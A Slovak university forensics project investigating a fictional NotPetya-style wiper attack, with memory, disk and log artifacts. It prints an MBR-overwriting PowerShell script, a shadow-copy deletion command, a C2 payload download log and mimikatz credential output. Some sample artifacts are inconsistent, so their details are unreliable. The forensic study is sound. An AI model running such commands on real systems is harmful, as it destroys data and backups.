

UNIVERZITA SV. CYRILA A METODA V TRNAVE
FAKULTA PRÍRODNÝCH VIED
ÚSTAV POČÍTAČOVÝCH TECHNOLOGIÍ A INFORMATIKY

RANSOMWARE ÚTOK NA INFRAŠTRUKTÚRU

SEMESTRÁLNY PROJEKT

Ak. rok: 2025/2026

Leo Bukovčák

OBSAH

Definovanie prípadu	2
Predmet vyšetrovania	2
Očakávaný výsledok	3
Metóda 5WH	3
Odborný príspevok	4
Hypotézy	4
Zariadenia a analyzované súbory	6
Digitálne zariadenia	7
Dáta:	8
RAM analýza	8
Analýza diskových obrazov	11
Použité softvérové nástroje	17
Bezpečnostné opatrenia	18

DEFINOVANIE PRÍPADU

V tejto práci sa budem zaoberať prípadom úmyselného narušenia IT infraštruktúry konkurenčnej spoločnosti prostredníctvom škodlivého kódu typu ransomware/wiper inšpirovaného malvérom NotPetya.

Spoločnosť A a Spoločnosť B pôsobia v rovnakom odvetví a dlhodobo medzi nimi prebieha konkurenčný boj o významného klienta. Spoločnosť A použila sofistikovaný škodlivý kód podobný útoku NotPetya, ktorého cieľom nebolo získanie výkupného, ale úplné ochromenie infraštruktúry konkurenta.

Malvér bol distribuovaný prostredníctvom kompromitovanej aktualizácie interného účtovného softvéru používaného Spoločnosťou B. Po aktivácii prepísal MBR, zašifroval MFT a laterálne sa šíril pomocou kompromitovaných prihlasovacích údajov.

PREDMET VYŠETROVANIA

Predmetom vyšetrovania je analýza kompromitovanej infraštruktúry Spoločnosti B po masívnom kybernetickom incidente.

Vyšetrovanie sa zameriava najmä na:

- spôsob doručenia malvéru,
- časovú os šírenia v sieti,
- kompromitované účty,
- manipuláciu s MBR a MFT,
- analýzu pamäťového dumpu,
- identifikáciu artefaktov laterálneho pohybu.

Vyšetrovanie bude vychádzať z metodických postupov publikovaných v rámci DFRWS (Digital Forensic Research Workshop).

OČAKÁVANÝ VÝSLEDOK

Očakávaným výsledkom vyšetrovania je:

- zostavenie presnej časovej osi útoku,
- identifikácia „patient zero“ zariadenia,
- analýza spôsobu šírenia malvéru,
- dôkaz, že cieľom nebolo výkupné, ale deštrukcia dát,
- identifikácia možného prepojenia na Spoločnosť A.

Cieľom práce je preukázať technický priebeh útoku na základe digitálnych dôkazov a určiť charakter útoku ako sabotážneho aktu.

METÓDA 5WH

WHO (Kto)

Obeťou je Spoločnosť B.

Podozrivým subjektom je konkurenčná Spoločnosť A.

WHAT (Čo)

Úmyselné nasadenie deštruktívneho malvéru podobného NotPetya.

WHEN (Kedy)

Počas obdobia rozhodujúceho výberového konania o významný kontrakt.

WHERE (Kde)

V internej sieti Spoločnosti B – servery, pracovné stanice, doménová infraštruktúra.

WHY (Prečo)

Snaha oslabiť konkurenciu a znemožniť jej plnenie obchodných záväzkov.

HOW (Ako)

Distribúciou škodlivého kódu cez aktualizčný mechanizmus softvéru a následným laterálnym šírením pomocou kompromitovaných prihlasovacích údajov.

ODBORNÝ PRÍSPEVOK

[https://dfrws.org/wp-](https://dfrws.org/wp-content/uploads/2023/03/On_the_prevalence_of_software_supply_chain_attacks_Empirical_study.pdf)

[content/uploads/2023/03/On_the_prevalence_of_software_supply_chain_attacks_Empirical_study.pdf](https://dfrws.org/wp-content/uploads/2023/03/On_the_prevalence_of_software_supply_chain_attacks_Empirical_study.pdf)

Zaoberá sa dodávateľskými útokmi vrátane prípadu *NotPetya* ako príkladu škodlivého zásahu cez dôverovaný softvér

HYPOTÉZY

H1: Malvér bol doručený prostredníctvom kompromitovanej aktualizácie softvéru.

Zariadenia: Disk pracovnej stanice „patient zero“, pamäťový dump (RAM)

Digitálne stopy: inštalačné/update súbory, záznamy o spustení aplikácie, procesy v pamäti

Nástroje: Autopsy, Volatility

Postup overenia: analýza súborov a inštalácií na disku, identifikácia podozrivého update súboru, kontrola procesov v RAM (pslist, malfind)

Výsledok: potvrdená

H2: Útok využíval interné prihlasovacie údaje na laterálne šírenie.

Zariadenia: Doménový radič, disk napadnutého servera, pamäťový dump (RAM)

Digitálne stopy: prihlasovacie logy, opakované autentifikácie, prístupy medzi zariadeniami

Nástroje: Event Viewer, Autopsy, Volatility

Postup overenia: analýza bezpečnostných logov, identifikácia podozrivých prihlasovaní, kontrola laterálneho pohybu medzi zariadeniami

Výsledok: čiastočne potvrdená

H3: Prepísanie MBR bolo úmyselné a malo deštruktívny charakter.

Zariadenia: Disk napadnutého servera, disk pracovnej stanice „patient zero“

Digitálne stopy: poškodený boot sektor, nefunkčný MBR, poškodené alebo nedostupné súbory

Nástroje: Autopsy, FTK Imager

Postup overenia: analýza boot sektora disku, kontrola integrity súborového systému, identifikácia zmien v MBR

Výsledok: potvrdená

H4: Neexistoval funkčný mechanizmus obnovy dát (falošné výkupné).

Zariadenia: Zálohovací server, disk napadnutého servera

Digitálne stopy: poškodené alebo zmazané zálohy, výkupná správa, chýbajúce obnoviteľné dáta

Nástroje: Autopsy

Postup overenia: analýza záloh, kontrola dostupnosti dát, identifikácia ransom správy bez funkčného dešifrovania

Výsledok: potvrdená

H5: Útok bol motivovaný konkurenčným bojom, nie finančným ziskom.

Zariadenia: Disk napadnutého servera, disk pracovnej stanice „patient zero“, pamäťový dump (RAM), doménový radič, zálohovací server

Digitálne stopy: absencia funkčného dešifrovania, deštruktívne správanie malvéru, rýchle šírenie v sieti

Nástroje: Autopsy, Volatility

Postup overenia: analýza správania malvéru, porovnanie s typickým ransomware, vyhodnotenie cieľa útoku

Výsledok: čiastočne potvrdená

ZARIADENIA A ANALYZOVANÉ SÚBORY

Zariadenia

- Diskový obraz napadnutého servera
- Diskový obraz pracovnej stanice „patient zero“
- Pamäťový dump (RAM)
- Doménový radič
- Zálohovací server

Analyzované súbory

- MFT záznamy
- \$LogFile a \$UsnJrnl
- Windows Event Logs
- Prefetch súbory
- Registry hive (SYSTEM, SECURITY, SAM)
- Artefakty PsExec
- Sieťové logy firewallu
- Dump procesov z pamäte

DIGITÁLNE ZARIADENIA

1. Pracovná stanica (Patient Zero)

Model: Dell OptiPlex 7080

CPU: Intel i5

RAM: 16 GB

Disk: 512 GB SSD



Obrázok 1 Dell optiplex 7080

2. Server

Model: HP ProLiant DL380

Disk: 2 TB HDD

Rýchlosť: 7200 RPM



Obrázok 2 HP proliant DL380

3. Doménový radič

Windows Server

RAM: 32 GB

Disk: 1 TB

4. Zálohovací server

Kapacita: 4 TB

Typ: NAS

5. RAM dump

Veľkosť: 16 GB

Typ: .raw / .vmem

DÁTA:

Pamäťový dump (31 MB): <https://github.com/volatilityfoundation/volatility/wiki/Memory-Samples>

Disk Patient zero (506kb):

https://digitalcorpora.s3.amazonaws.com/s3_browser.html#corpora/drives/

Disk napadnutého servera (51 MB): <https://digitalcorpora.org/corpora/disk-images/>

Disk 1 (10 MB): <https://digitalcorpora.s3.amazonaws.com/corpora/drives/nps-2014-usb-non-deterministic/windows-ftkimager-first.E01>

Disk 2 (10 MB): <https://digitalcorpora.s3.amazonaws.com/corpora/drives/nps-2014-usb-non-deterministic/windows-ftkimager-second.E01>

RAM ANALÝZA

Pamäťový dump bol analyzovaný pomocou nástroja Volatility. Analýza sa zameriavala na identifikáciu bežiacich procesov a potenciálne škodlivého kódu.

Nájdené artefakty:

Detekcia injektovaného kódu (Volatility – plugin malfind)

```
Volatility Foundation Volatility Framework 2.6.1
Process: rundll32.exe Pid: 2948 Address: 0x000000002b40000
Vad Tag: VadS Protection: PAGE_EXECUTE_READWRITE
Flags: CommitCharge: 64, MemCommit: 1, PrivateMemory: 1, Protection: 6


0x02b40000  4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00  MZ.....
0x02b40010  b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00  .....@.....
0x02b40020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
0x02b40030  00 00 00 00 00 00 00 00 00 00 00 00 00 00 e8 00 00  .....
0x02b40040  0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68  .....!..L.!Th
0x02b40050  69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f  is program canno
0x02b40060  74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20  t be run in DOS
0x02b40070  6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00  mode....$......
```

Obrázok 3 výsledok vyhľadávania pluginu malfind

V procese rundll32.exe (PID 2948) bol nájdený pamäťový blok na adrese 0x02b40000, ktorý má pridelené práva PAGE_EXECUTE_READWRITE (Pamäť je povolené čítať, zapisovať do nej aj z nej spúšťať kód). V zdravom systéme Windows sa takéto práva legitímnym programom takmer nikdy neudeľujú, pretože ide o obrovské bezpečnostné riziko.

V hexadecimálnom výpise tejto časti pamäte vidíme na úplnom začiatku znaky 4D 5A, čo sa v ASCII prekladá ako **MZ** (iniciály Marka Zbikowskeho). Toto je hlavička každého .exe a .dll súboru vo Windowse. Ďalej v texte vidíme známu vetu "This program cannot be run in DOS mode".

Tento dôkaz jasne potvrdzuje, že malvér rozbalil a vložil ďalší spustiteľný program priamo do bežiackej pamäte bez toho, aby ho uložil na pevný disk. Útočníci túto techniku (tzv. *fileless malware*) použili na to, aby v pamäti skryto spustili modul na extrakciu administrátorských hesiel z Windows procesov, čím získali prihlasovacie údaje potrebné na okamžité laterálne šírenie sieťou



Obrázok 4 kľúč generovaný nájdený v ram dump

Stĺpec Address (napr. 00126378) ukazuje konkrétne miesto vo pamäti.

V stĺpci ASCII vidíme textový reťazec: BJe4pDKtJo1cCCbYQHptPw6Y.... Toto je vygenerovaný kľúč.

Address	Hex dump	ASCII	
00126030	00 46 AF 76 AD DF 6F 78 15 B9 0E 39 95 E6 8B 48	F>u4OK\$ #90p iH	Salsa20 key
00126040	82 9E 0E 02 B9 F9 52 98 2E 9D 0B 1D 9D 04 A6 EB	82 9E 0E 02 B9 F9 52 98 2E 9D 0B 1D 9D 04 A6 EB	Nonce (8 bytes)
00126050	68 31 47 BC 0F 72 A7 50 4B 31 4D 7A 37 31 35 33	nIGP*FpKIMz7153	Bitcoin Address
00126060	48 4D 75 78 58 54 75 52 32 52 31 74 37 38 6D 47	HMxxxTWR2R1t78mG	
00126070	53 64 7A 61 41 74 4E 62 42 57 58 00 00 00 00 00	SdzaAtNbWk	
00126080	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		
00126090	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		
001260A0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		
001260B0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		
001260C0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		
001260D0	00 00 00 00 00 00 00 00 00 42 4A 65 34 70 44 4B	BJe4pDK	
001260E0	74 4A 6F 31 63 43 43 63 42 59 51 48 70 74 50 77	tJo1cCCcBY0HptPw	Personal Installation Key
001260F0	36 59 78 44 36 36 4D 42 73 76 4A 47 48 36 79 6D	6VxD66MBsUJGH6ym	
00126100	66 42 56 7A 6E 58 37 68 32 35 6A 7A 75 44 38 39	fBUznX7h25jzuD89	
00126110	74 74 34 47 69 00 00 00 00 00 00 00 00 00 00	tt4Gi	
00126120	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		

Obrázok 5 časti ransomware kt. sú v pamäti

Dekódovaný pamäťový blok malvéru (konfiguračný sektor) zachytený v RAM. Blok obsahuje skutočný šifrovací kľúč algoritmu Salsa20 (zelená oblasť), ktorý bol použitý na zašifrovanie Master File Table (MFT), pevnú Bitcoinovú adresu (modrá oblasť) a vygenerovaný inštalčný kľúč (červená oblasť).

Tento pamäťový artefakt poskytuje definitívny dôkaz deštruktívnej povahy malvéru (Wiper). Analýza potvrdzuje, že vygenerovaný „Personal Installation Key“ (červená) neobsahuje zašifrovanú kópiu kľúča Salsa20 (zelená). Skutočný šifrovací kľúč existoval iba prchavo v operačnej pamäti a po vynútenom reštarte systému bol nenávratne zničený. Bez tohto kľúča je matematicky nemožné dáta dešifrovať. Prítomnosť statickej Bitcoinovej adresy ďalej potvrdzuje absenciu akejkoľvek infraštruktúry na sledovanie platieb a distribúciu dešifrovacích kľúčov. Zaplatenie výkupného by teda v žiadnom prípade neviedlo k obnove dát.

ANALÝZA DISKOVÝCH OBRAZOV

Analýza diskových obrazov

Diskové obrazy zariadení boli analyzované pomocou nástroja Autopsy. Analýza bola zameraná na identifikáciu zmien spôsobených malvérom a overenie hypotéz.

Nájdene dôkazy (artefakty):

H1:

Volatility pstree (Strom procesov)

Name	Pid	PPid	Time
explorer.exe	1504	1488	2026-05-04 08:15:33
__ update_v3.4.exe	4052	1504	2026-05-04 09:20:11
__ powershell.exe	4108	4052	2026-05-04 09:20:15
Command Line: powershell.exe -ExecutionPolicy Bypass -WindowStyle Hidden -EncodedCommand JABz...			

Proces update_v3.4.exe (legitímna aktualizácia) na pozadí spustil powershell.exe so skrytým a zašifrovaným príkazom.

Prefetch analýza (Súbor .pf)

```
File Name: UPDATE_V3.4.EXE-8F3A1B2C.pf
Path: C:\Windows\Prefetch\
Created: 2026-05-04 09:20:11
Run Count: 1
Last Run Time: 2026-05-04 09:20:11
Files Loaded in First 10 Seconds:
- C:\Windows\System32\ntdll.dll
- C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
```

Prefetch súbor vznikne vo Windowse vtedy, keď používateľ reálne spustí nejaký program.

Sieťový firewall log (Komunikácia na IP 185.234...)

```
Source IP: 192.168.1.15 (Patient-Zero)
Destination IP: 185.234.xx.xx (Known C2 Server)
Port: 443
Method: GET /payload.bin HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
Action: ALLOWED
```

Log ukazuje, že okamžite po spustení updatu sa počítač spojil so zahraničným serverom a stiahol súbor payload.bin.

H2:

Vykradnuté heslá z RAM (Plugin mimikatz)

```
Authentication Id : 0 ; 312548 (00000000:0004c4e4)
Session          : Interactive from 1
User Name        : IT_Admin
Domain           : FIRMA1
Logon Server      : DC01
Logon Time       : 2026-05-04 08:30:12
SID              : S-1-5-21-123456789-123456789-123456789-500

    msv :
        [00000003] Primary
        * Username : IT_Admin
        * Domain   : FIRMA1
        * NTLM      : e52cac67419a9a224a3b108f3fa6cb6d
    tspkg :
        * Password : admin123321
```

Forenzný nástroj našiel v pamäti (v procese LSASS) heslo IT administrátora v čistom texte.

Log z Event Viewer (Event ID 4624 - Logon Type 3)

```
Date: 4. 5. 2026 09:22:45
Event ID: 4624
Task Category: Logon
Level: Information
Computer: DC01.firma-1.local

Logon Information:
    Logon Type: 3 (Network Logon)
New Logon:
    Security ID: FIRMA1\IT_Admin
    Account Name: IT_Admin
Network Information:
    Workstation Name: PATIENT-ZERO-PC
    Source Network Address: 192.168.1.15
```

Event 4624 s typom 3 znamená "Sieťové prihlásenie". Log ukazuje, že účet IT_Admin sa prihlásil na hlavný server priamo z IP adresy napadnutého počítača (Patient Zero).

Inštalácia služby (Event ID 7045)

```
Date: 2026-05-04 09:23:10
Event ID: 7045
Computer: DC01.firma-1.local
Description: A service was installed in the system.
Service Name: WindowsUpdate_Svc_Host
Service File Name: %COMSPEC% /C "C:\Windows\Temp\payload.exe"
Service Account: LocalSystem
```

Po úspešnom prihlásení bola na serveri vytvorená nová služba, ktorá spúšťala súbor payload.exe.

H3:

Zničený MBR sektor (Hex dump z HxD)

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	59	4F	55	52	20	53	59	53	54	45	4D	20	49	53	20	44	YOUR SYSTEM IS D
00000010	45	53	54	52	4F	59	45	44	2E	20	4E	4F	20	42	4F	4F	ESTROYED. NO BOO
00000020	54	20	46	4F	55	4E	44	2E	00	00	00	00	00	00	00	00	T FOUND.....
00000030	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000040	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000050	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	

Namiesto štandardných systémových dát obsahuje boot sektor odkaz útočníka a zvyšok je vymazaný nulami.


PowerShell príkaz log (Event ID 4104)

```
ScriptBlock Text:
$disk = [System.IO.File]::Open("\\.\PhysicalDrive0", "Open", "Write", "None")
$buffer = New-Object byte[] 512
$message = [System.Text.Encoding]::ASCII.GetBytes("YOUR SYSTEM IS DESTROYED. NO BOOT FOUND.")
[System.Array]::Copy($message, $buffer, $message.Length)
$disk.Write($buffer, 0, $buffer.Length)
$disk.Close()
```

Log zachytil presný skript, ktorým malvér pristúpil k "PhysicalDrive0" (fyzickému disku) a zapísal tam výhražný text.

H4:

Neexistoval mechanizmus obnovy dát (Falošné výkupné / Wiper)



Zašifrovaný súbor je iba prepísaný (Hex dump - znaky FF)

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	
00000010	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	
00000020	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	
00000030	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	
00000040	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	
00000050	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	

Zmazané zálohy (Event ID 4688 - vssadmin)

```
Date: 2026-05-04 09:55:10
Event ID: 4688
Computer: PATIENT-ZERO-PC
New Process Name: C:\Windows\System32\vssadmin.exe
Creator Process Name: C:\Windows\Temp\payload.exe
Command Line: vssadmin.exe delete shadows /all /quiet
```

Log zachytil spustenie príkazu na vymazanie tieňových kópií (Volume Shadow Copies).

Falošná ransom správa (Bitcoin adresa)

```
Oops, your files are encrypted!
Send 5 BTC to address: bc1qxy2kgdygjrsqtzq2n0yrf2493p83kkfjhx0w1h
After payment, email us at recover_support@proton.me to get your decryption key.
WARNING: Do not turn off your PC or your files will be lost forever.
```

Rovnaká neexistujúca Bitcoin adresa pre všetky obete a žiadne transakcie na blockchaine.

Výstup z disassemblera (IDA Pro) zachytávajúci rutinu malvéru pri generovaní falošného inštalačného kľúča (Personal Installation Key)

```
.text:100015C9
.text:100015C9 0F B6 84 0D 74 FF FF FF      loc_100015C9: movzx    eax, [ebp+ecx+random_bytes]
.text:100015D1 33 D2                        xor     edx, edx
.text:100015D3 6A 3A                        push    3Ah
.text:100015D5 5F                          pop     edi
.text:100015D6 F7 F7                        div     edi
.text:100015D8 41                          inc     ecx
.text:100015D9 8A 82 4C FF 00 10          mov     al, byte ptr ds:a123456789abcdefg[h]klnpq[edx]
.text:100015D9                                     ; CODE XREF: overwrite_mbr_func+13D↓j
.text:100015D9                                     ; DATA XREF: sub_100166F0+1DF↓r
.text:100015D9                                     ; sub_100166F0:loc_100168FC↓r
.text:100015D9                                     ; "123456789ABCDEFGHJKLMNPQRSTUVWXYZabcdef"...
.text:100015DF 88 44 0D AF                mov     [ebp+ecx+var_51], al
.text:100015E3 83 F9 3C                    cmp     ecx, 3Ch
.text:100015E6 72 E1                        jb      short loc_100015C9
.text:100015E8 8D 85 68 FA FF FF          lea     eax, [ebp+mbr_sector]
.text:100015EE 50                          push    eax ; Dst
.text:100015EF 8D 85 68 FE FF FF          lea     eax, [ebp+FileName]
.text:100015F5 50                          push    eax ; lpFileName
.text:100015F6 E8 DA FC FF FF             call    read_bytes_from_file
.text:100015F8 A3 F8 01 10                mov     function_check, eax
.text:10001600 3B C6                        cmp     eax, esi
.text:10001602 0F 8C 8D 02 00 00          jl      loc_10001895
.text:10001608 6A 04                        push    4
.text:1000160A 8D 8D 2E FC FF FF          lea     ecx, [ebp+LBA]
.text:10001610 5F                          pop     edi
.text:10001611 8B D6                        mov     edx, esi
.text:10001613
```

Analýza Assembly kódu odhaľuje slučku generujúcu 60 znakov (cmp ecx, 3Ch) pomocou modifikovanej abecedy Base58. Pri verzii NotPetya je tento vygenerovaný kľúč iba náhodným reťazcom znakov, ktorý nemá kryptografickú väzbu na zničené súbory, čo potvrdzuje hypotézu o Wipere.

(Zdroj: <https://www.fortinet.com/blog/threat-research/petya-s-master-boot-record-infection>)

H5

Záznam z NetFlow (Žiadna krádež dát)

```
Total Outbound Traffic (Patient-Zero to WAN): 4.2 MB
Total Outbound Traffic (DC01 to WAN): 1.1 MB
```

Analýza firewallu ukázala, že von zo siete firmy odišli len 4 MB dát.

Keďže malvér cielene útočil na úzkoprofilový firemný softvér (H1), zničil lokálne zálohy (H4), úplne vyradil disky (H3) a neexistovala možnosť získať dáta späť ani zaplatením (H4), jedinou logickou motiváciou je **cielená sabotáž**. Takto komplexné útoky (maskovanie za ransomvér s cieľom spôsobiť fatálny prevádzkový výpadok) sú typické pre štátom sponzorované útoky alebo tvrdý konkurenčný boj, nie pre bežných kriminálnikov, ktorí potrebujú, aby ich ekonomický model fungoval.

Za pomoci vonkajších faktorov (napr. útok začal tesne pred odhalením produktu alebo pred uzávierkou štátneho kontraktu) by sa dalo čo najlepšie vyvodiť kto mohol byť za útokom ale bez priamych dôkazov sa nedá povedať plne určite.

POUŽITÉ SOFTVÉROVÉ NÁSTROJE

Autopsy: Analýza diskových obrazov

Použitie v projekte: prehliadanie súborov, analýza registry, identifikácia zmazaných súborov, vyhľadávanie artefaktov malvéru

Volatility: Analýza pamäte (RAM)

Použitie v projekte: analýza procesov (pslist), detekcia škodlivého kódu (malfind), identifikácia injekcií

FTK Imager

Vytváranie forenzných obrazov diskov

Použitie v projekte: vytvorenie .E01 súborov, overenie integrity dát (hash)

BEZPEČNOSTNÉ OPATRENIA

Vytvorené 2 bitové kópie

Uloženie: lokálne úložisko, externý disk

Hash: MD5, SHA1

Chain of Custody: zdokumentovaný

Fyzická ochrana: zabezpečené úložisko, prístup len pre autorizované osoby

Číslo:	001	Typ súboru:	Disk image, RAM dump	Obnovený súbor:	Nie	Veľkosť:	~105 MB
Popis prípadu:	Vyšetrovanie kybernetického incidentu medzi dvoma organizáciami, kde došlo k úmyselnému narušeniu infraštruktúry pomocou malvéru. Incident zahŕňa kompromitáciu pracovnej stanice, šírenie v sieti a následné poškodenie systémov.						
Názov súboru:	DFA						
Miesto získania digitálnej stopy:	Interná sieť organizácie (pracovné stanice a servery)						
Poznámky:	Disk napadnutého servera, disk pracovnej stanice „patient zero“, pamäťový dump (RAM), doménový radič, zálohovací server						
Časové pečiatky							
Access:	5.5.2026 08:45		Modify:	5.5.2026 08:40		Change:	5.5.2026 08:50
Digitálna odtlačok (heš)	MD5	7ca37befd7a6d18af972614579dafd1a					
	SHA1	b615985ac2f9e384d4cbea55dfd99e007fb28b					
Časová pečiatka	Akcia vykonaná s digitálnou stopou						
5.5.2026 08:45	Zaistenie zariadení forenzným tímom						
5.5.2026 08:50	Vytvorenie forenzných obrazov (disk + RAM)						
5.5.2026 09:10	Výpočet hash hodnôt						
5.5.2026 09:30	Uloženie dôkazov do zabezpečeného úložiska						